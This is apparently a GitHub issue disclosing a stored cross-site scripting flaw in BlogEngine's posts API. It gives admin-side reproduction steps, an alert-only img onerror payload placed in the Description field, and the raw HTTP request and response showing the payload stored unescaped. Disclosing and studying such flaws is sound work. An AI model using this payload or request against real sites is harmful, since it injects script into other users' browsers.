New issue

Jump to bottom

Cross-Site Scripting (XSS) in "/blogengine/api/posts" #254


Open **tuando243** opened this issue on Jul 20 · 0 comments


tuando243 commented on Jul 20

A Cross Site Scripting vulnerabilty exists in BlogEngine via the Description field in /blogengine/api/posts

Step to exploit:

1. Login as admin.
2. Navigate to http://127.0.0.1/blogengine/admin/#/content/posts and click on "NEW".
3. Insert XSS payload `<img src=1 onerror=alert('XSS')>` in the "Description" field and click on SAVE, PUBLISH.
4. Go to Home page.





Request

Pretty Raw Hex

```
POST /blogengine/api/posts HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
x-blog-instance: 96d5b379-7e1d-4dac-a6ba-1e50db561b04
Content-Type: application/json;charset=utf-8
Content-Length: 247
Origin: http://localhost
Connection: close
Referer: http://localhost/blogengine/admin/app/editor/editpost.cshtml
Cookie: .AUXBLOGENGINE-96d5b379-7e1d-4dac-a6ba-1e50db561b04=
6B2C250557498E02C619898E597E9590499EBC7AD8C9B4FAB996EE873D95096BD7EA8D4
75AD5AEE5C8F96888E1397EAF067913AB99EC7DD235E25E249A0E9923ADD91F69C50C22
85DA6FD2FEEF70B08B936724B69E4146E24B3388A6DE3A59DED18C633BA66395C110E97
09815481OBED52C5247FC1D46567EB6C011BA32F1C4EBFD93B99CAE4534D054BO748538
DE63EAB26989AB5951621DDBF03O7E396C1C4C58B68B47A103A1B9EF77BC2BC62EB59F2
95CF7AF41F1E8FF1CBA3F226B7DEFCA6AB5EC4561C58374385B4CB7527311C6A768D66C
6AFOE5B47BBA5EC2BB517B19AD587C3FB93E0E15C78A629109C7B6312D8C095199B6D05
A6F1BA7FCD1194EA901BAE346B758262DC7754OCAB28548CEEF85BODC8995847171B8C1
FOA42D3CF24696E6C8DB8F564A9FDA66FA0489F385BE6F7F6ABB37D8DCODF5AC24AD5EA
D193D9EEB910A7823AF465232614A6C6860A67BO180D2464DD97A2DO679D53DCF1D6033
18
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "Id":"",
  "Title":"test",
  "Author":"Admin",
  "Content":"<p>test</p>",
  "DateCreated":"2022-07-20 22:33",
  "Slug":"test",
  "Categories":[
  ],
  "Tags":[
  ],
  "Comments":"",
  "HasCommentsEnabled":true,
  "IsPublished":false,
  "Description":"<img src=1 onerror=alert('XSS')>"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 201 Created
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 20 Jul 2022 15:34:24 GMT
Connection: close
Content-Length: 404

{
  "IsChecked":false,
  "Id":"0eabf19a-fdce-4038-ab49-d3c7ec2fe194",
  "Title":"test",
  "Author":"Admin",
  "Description":"<img src=1 onerror=alert('XSS')>",
  "Content":"<p>test</p>",
  "DateCreated":"2022-07-20 22:33",
  "Slug":"test",
  "RelativeLink":"/blogengine/post/test",
  "Categories":null,
  "Tags":null,
  "Comments":null,
  "HasCommentsEnabled":true,
  "IsPublished":false,
  "IsDeleted":false,
  "CanUserDelete":true,
  "CanUserEdit":true
}
```

tuando243 closed this as completed on Jul 31

tuando243 reopened this on Jul 31

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant